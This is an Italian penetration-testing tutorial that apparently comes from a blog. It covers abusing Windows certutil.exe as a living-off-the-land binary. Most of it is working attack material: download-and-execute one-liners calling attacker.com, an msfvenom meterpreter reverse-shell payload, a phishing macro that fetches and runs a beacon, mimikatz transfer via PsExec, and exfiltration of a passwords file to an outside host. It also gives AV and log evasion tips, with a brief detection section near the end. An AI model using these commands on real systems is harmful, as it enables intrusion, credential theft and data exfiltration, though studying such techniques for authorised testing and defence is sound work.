Certutil.exe: Download e Encoding per Living Off The Land su Windows

Guida pratica Certutil.exe per penetration testing Windows: download file, encoding Base64, hash verification e bypass AV. Living off the Land con tool nativo.
- Pubblicato il 2026-02-06
- Tempo di lettura: 5 min
Certutil.exe: Download e Encoding per Living Off The Land (LOL) su Windows #
Certutil.exe è un tool nativo Windows progettato per la gestione certificati, ma le sue funzionalità secondarie lo rendono perfetto per il penetration testing. Download di file da URL remoti, encoding/decoding Base64, calcolo hash: tutto senza installare software aggiuntivo. In questa guida impari a sfruttare Certutil per trasferire payload, bypassare filtri e operare in modalità “Living off the Land” durante assessment Windows.
Posizione nella Kill Chain #
Certutil è un tool LOLBIN (Living Off the Land Binary) che interviene principalmente nelle fasi di delivery e execution, ma anche in post-exploitation per trasferimento dati.
I LOLBins (Living-Off-the-Land Binaries) sono programmi legittimi e firmati di Windows che possono essere abusati durante un CTF, lab o pentest per eseguire azioni offensive senza usare tool esterni.
Perché sono potenti nei CTF #
- Sono già presenti sul sistema
- Sono firmati Microsoft
- Spesso non bloccati da AV/EDR
- Utili quando non puoi uploadare binari
Esempi classici #
certutil→ download / base64bitsadmin→ file transfermshta→ executionrundll32→ code executionregsvr32→ execution remota
| Fase | Tool Precedente | Certutil | Tool Successivo |
|---|---|---|---|
| Delivery | Gophish phishing | → Download payload | → Execution |
| Execution | Initial foothold | → Decode payload | → WinPEAS |
| Exfiltration | Data collection | → Encode Base64 | → Transfer out |
| Defense Evasion | Payload creation | → Bypass AV con encoding | → Persistence |
Installazione e Setup #
Certutil è preinstallato su tutti i sistemi Windows da XP in poi. Nessuna installazione necessaria.
Verifica disponibilità:
certutil -?Output atteso:
Verbs:
  -dump             -- Dump configuration information or file
  -decodehex        -- Decode hexadecimal-encoded file
  -decode           -- Decode Base64-encoded file
  -encode           -- Encode file to Base64
  -urlcache         -- Display or delete URL cache entries
  ...
Requisiti #
- Windows XP SP2 o superiore
- Per download: connettività di rete
- Per alcune operazioni: privilegi amministrativi
Uso Base #
Download File da URL #
Il comando più utilizzato in pentest - download diretto:
certutil -urlcache -split -f http://192.168.1.50/payload.exe C:\Windows\Temp\payload.exeParametri:
-urlcache: usa la cache URL di Windows-split: gestisce file grandi dividendoli-f: forza download anche se in cache
Output atteso:
****  Online  ****
  0000  ...
  d000
CertUtil: -URLCache command completed successfully.
Encoding Base64 #
Converti file binario in Base64 per trasporto testuale:
certutil -encode payload.exe payload.b64Output:
Input Length = 73802
Output Length = 101512
CertUtil: -encode command completed successfully.
Decoding Base64 #
Ricostruisci binario da Base64:
certutil -decode payload.b64 payload.exeCalcolo Hash File #
Verifica integrità o confronta file:
certutil -hashfile file.exe SHA256Output:
SHA256 hash of file.exe:
e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
CertUtil: -hashfile command completed successfully.
Tecniche di Download e Delivery #
Download Diretto con Esecuzione #
One-liner per download ed esecuzione:
certutil -urlcache -split -f http://attacker.com/shell.exe %TEMP%\svc.exe && %TEMP%\svc.exeDownload in Memoria con PowerShell Combo #
Per evitare scrittura su disco:
certutil -urlcache -split -f http://attacker.com/script.ps1 %TEMP%\s.ps1 && powershell -ep bypass -f %TEMP%\s.ps1 && del %TEMP%\s.ps1Download con Cleanup Cache #
Rimuovi tracce dalla cache URL:
certutil -urlcache -split -f http://attacker.com/payload.exe payload.exe
certutil -urlcache * delete
Download via SMB (Alternativa) #
Se HTTP è bloccato ma SMB è aperto:
certutil -urlcache -split -f \\192.168.1.50\share\payload.exe C:\Windows\Temp\p.exeTecniche di Encoding per AV Bypass #
Payload Encoding Chain #
Scenario: AV blocca il tuo payload. Soluzione: encoding multiplo.
Sul tuo server:
# Genera payload con msfvenom
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.50 LPORT=4444 -f exe > payload.exe

# Encoding Base64 (Linux)
base64 payload.exe > payload.b64
Sul target Windows:
certutil -urlcache -split -f http://192.168.1.50/payload.b64 %TEMP%\p.b64
certutil -decode %TEMP%\p.b64 %TEMP%\svc.exe
%TEMP%\svc.exe
Double Encoding #
Per bypass più aggressivo:
# Prima codifica
certutil -encode payload.exe stage1.b64

# Seconda codifica
certutil -encode stage1.b64 stage2.b64
Sul target, decodifica in ordine inverso:
certutil -decode stage2.b64 stage1.b64
certutil -decode stage1.b64 payload.exe
Hex Encoding Alternative #
certutil -encodehex payload.exe payload.hex
certutil -decodehex payload.hex payload.exe
Defense Evasion #
Tecnica 1: Filename Spoofing #
Usa nomi file che sembrano legittimi:
certutil -urlcache -split -f http://attacker.com/payload.exe %TEMP%\WindowsUpdate.exeTecnica 2: Alternate Data Streams #
Nascondi payload in ADS:
certutil -urlcache -split -f http://attacker.com/payload.exe C:\Windows\Temp\legit.txt:hidden.exeEsecuzione da ADS:
wmic process call create "C:\Windows\Temp\legit.txt:hidden.exe"Tecnica 3: LOLBin Chaining #
Combina certutil con altri LOLBIN per offuscamento:
# Download con certutil, esecuzione con mshta
certutil -urlcache -split -f http://attacker.com/payload.hta %TEMP%\p.hta
mshta %TEMP%\p.hta
Scenari Pratici di Penetration Test #
Scenario 1: Initial Access via Phishing #
Timeline stimata: 10 minuti
Hai inviato email phishing con link a documento. L’utente clicca ed esegue macro che scarica payload.
# COMANDO: Macro VBA che usa certutil
Sub AutoOpen()
    Shell "certutil -urlcache -split -f http://192.168.1.50/beacon.exe %TEMP%\svc.exe && %TEMP%\svc.exe"
End Sub
OUTPUT ATTESO #
Connessione reverse shell su listener Metasploit/Cobalt StrikeCOSA FARE SE FALLISCE #
- “Access denied”: Proxy richiede autenticazione. Prova SMB path.
- “Could not connect”: Firewall blocca outbound. Prova porta 80/443.
- AV blocca download: Usa encoding Base64 o cambia estensione file.
Scenario 2: Lateral Movement con Payload Transfer #
Timeline stimata: 15 minuti
Hai compromesso una workstation e devi trasferire tool su altro host.
# COMANDO: Sulla prima macchina, avvia web server Python
python -m http.server 8080

# COMANDO: Sulla seconda macchina via PsExec
psexec \\target -u admin -p password cmd /c "certutil -urlcache -split -f http://192.168.1.100:8080/mimikatz.exe C:\Windows\Temp\m.exe"
OUTPUT ATTESO #
****  Online  ****
CertUtil: -URLCache command completed successfully.
COSA FARE SE FALLISCE #
- Host non raggiungibile: Verifica firewall tra workstation.
- Timeout: Il target potrebbe non risolvere DNS. Usa IP diretto.
Scenario 3: Data Exfiltration Encoded #
Timeline stimata: 5 minuti
Devi esfiltrare file sensibili in formato che bypassa DLP.
# COMANDO: Encoding dati sensibili
certutil -encode C:\Users\admin\Documents\passwords.xlsx %TEMP%\data.b64

# COMANDO: Upload via curl o PowerShell
powershell -c "(New-Object Net.WebClient).UploadFile('http://attacker.com/upload', '%TEMP%\data.b64')"
Scenario 4: Hash Verification per Integrity Check #
Durante assessment, verifica che i tuoi tool non siano stati modificati:
# COMANDO: Calcola hash
certutil -hashfile mimikatz.exe SHA256
OUTPUT ATTESO #
SHA256 hash of mimikatz.exe:
<hash atteso dal sito ufficiale>
CertUtil: -hashfile command completed successfully.
Integration Matrix #
| Certutil + | Risultato | Comando |
|---|---|---|
| Metasploit | Delivery payload | certutil download → msfconsole handler |
| PowerShell | Fileless execution | certutil decode → IEX memory |
| PsExec | Remote payload deploy | psexec → certutil su target |
| CrackMapExec | Mass deployment | cme exec → certutil one-liner |
Confronto: Certutil vs Alternative di Download #
| Caratteristica | Certutil | PowerShell | Bitsadmin | Curl |
|---|---|---|---|---|
| Nativo Windows | ✓ Da XP | ✓ Da Win7 | ✓ Da XP | ✗ Win10+ |
| Stealth | Alto | Medio | Alto | Basso |
| Detection Rate | Medio | Alto | Basso | Basso |
| Encoding Support | ✓ | ✓ | ✗ | ✗ |
| Proxy Support | Limitato | ✓ | ✓ | ✓ |
Quando usare Certutil: target pre-Win10, serve encoding, vuoi evitare PowerShell logging.
Quando usare alternative: serve proxy auth, PowerShell già compromesso e accettato, o curl disponibile.
Detection e Countermeasures #
Cosa Cerca il Blue Team #
- Event ID 1 (Sysmon): Process creation
certutil.execon-urlcacheo-decode - Event ID 3 (Sysmon): Network connection da certutil.exe
- Commandline logging: pattern
-f http://o-decode - File creation in TEMP da certutil
IOCs Comuni #
certutil.exe -urlcache -split -f http
certutil.exe -decode
certutil.exe -encode
Parent process: cmd.exe/powershell.exe → Child: certutil.exe
Evasion Tips #
- Usa path completo alternativo:
C:\Windows\System32\certutil.exevs copia in altra location - Argument obfuscation:
certutil -ur"l"cache(non sempre funziona) - Living off the land timing: esegui durante orari lavorativi
Troubleshooting #
Errore: “Failed to retrieve URL” #
Firewall o proxy blocca la connessione:
# Test connettività base
ping attacker.com

# Prova porta 443 se 80 è bloccata
certutil -urlcache -split -f https://attacker.com/payload.exe p.exe
Errore: “Access is denied” #
Non hai permessi di scrittura nella directory target:
# Usa directory con permessi
certutil -urlcache -split -f http://url/file %TEMP%\file
certutil -urlcache -split -f http://url/file %USERPROFILE%\file
Errore: “The system cannot find the file specified” #
Il file da codificare non esiste:
# Verifica path
dir C:\path\to\file.exe
Encoding produce file corrotto #
Assicurati di non avere newline extra:
# Su Linux, genera Base64 senza wrapping
base64 -w 0 payload.exe > payload.b64
Cheat Sheet Comandi #
| Operazione | Comando |
|---|---|
| Download file | certutil -urlcache -split -f http://url/file output |
| Download + exec | certutil -urlcache -split -f http://url/f.exe %TEMP%\f.exe && %TEMP%\f.exe |
| Encode Base64 | certutil -encode input.exe output.b64 |
| Decode Base64 | certutil -decode input.b64 output.exe |
| Encode Hex | certutil -encodehex input.exe output.hex |
| Decode Hex | certutil -decodehex input.hex output.exe |
| Hash SHA256 | certutil -hashfile file.exe SHA256 |
| Hash MD5 | certutil -hashfile file.exe MD5 |
| Clear URL cache | certutil -urlcache * delete |
| Download to ADS | certutil -urlcache -split -f http://url/f.exe file.txt:hidden.exe |
FAQ #
Certutil viene rilevato dagli AV?
Il binario no (è legittimo Microsoft), ma il comportamento sì. EDR moderni flaggano certutil con -urlcache verso IP esterni.
Funziona attraverso proxy aziendale?
Limitatamente. Certutil usa le impostazioni proxy di sistema ma non gestisce bene autenticazione NTLM complessa.
Posso usare HTTPS?
Sì, certutil supporta HTTPS. Utile per bypassare inspection su porta 80.
Come nascondo il download nei log?
Non puoi completamente. Puoi minimizzare con -urlcache * delete post-download e usando nomi file legittimi.
Certutil è bloccato dalla policy aziendale?
Alcune organizzazioni bloccano certutil via AppLocker/WDAC. In quel caso, usa alternative come bitsadmin o PowerShell.
È legale usare Certutil per pentest?
Solo su sistemi autorizzati. Per penetration test Windows professionali, hackita.it/servizi.
Vuoi supportare HackIta? Visita hackita.it/supporto per donazioni. Per penetration test professionali e formazione 1:1, scopri hackita.it/servizi.
Risorse: LOLBAS Certutil | Microsoft Docs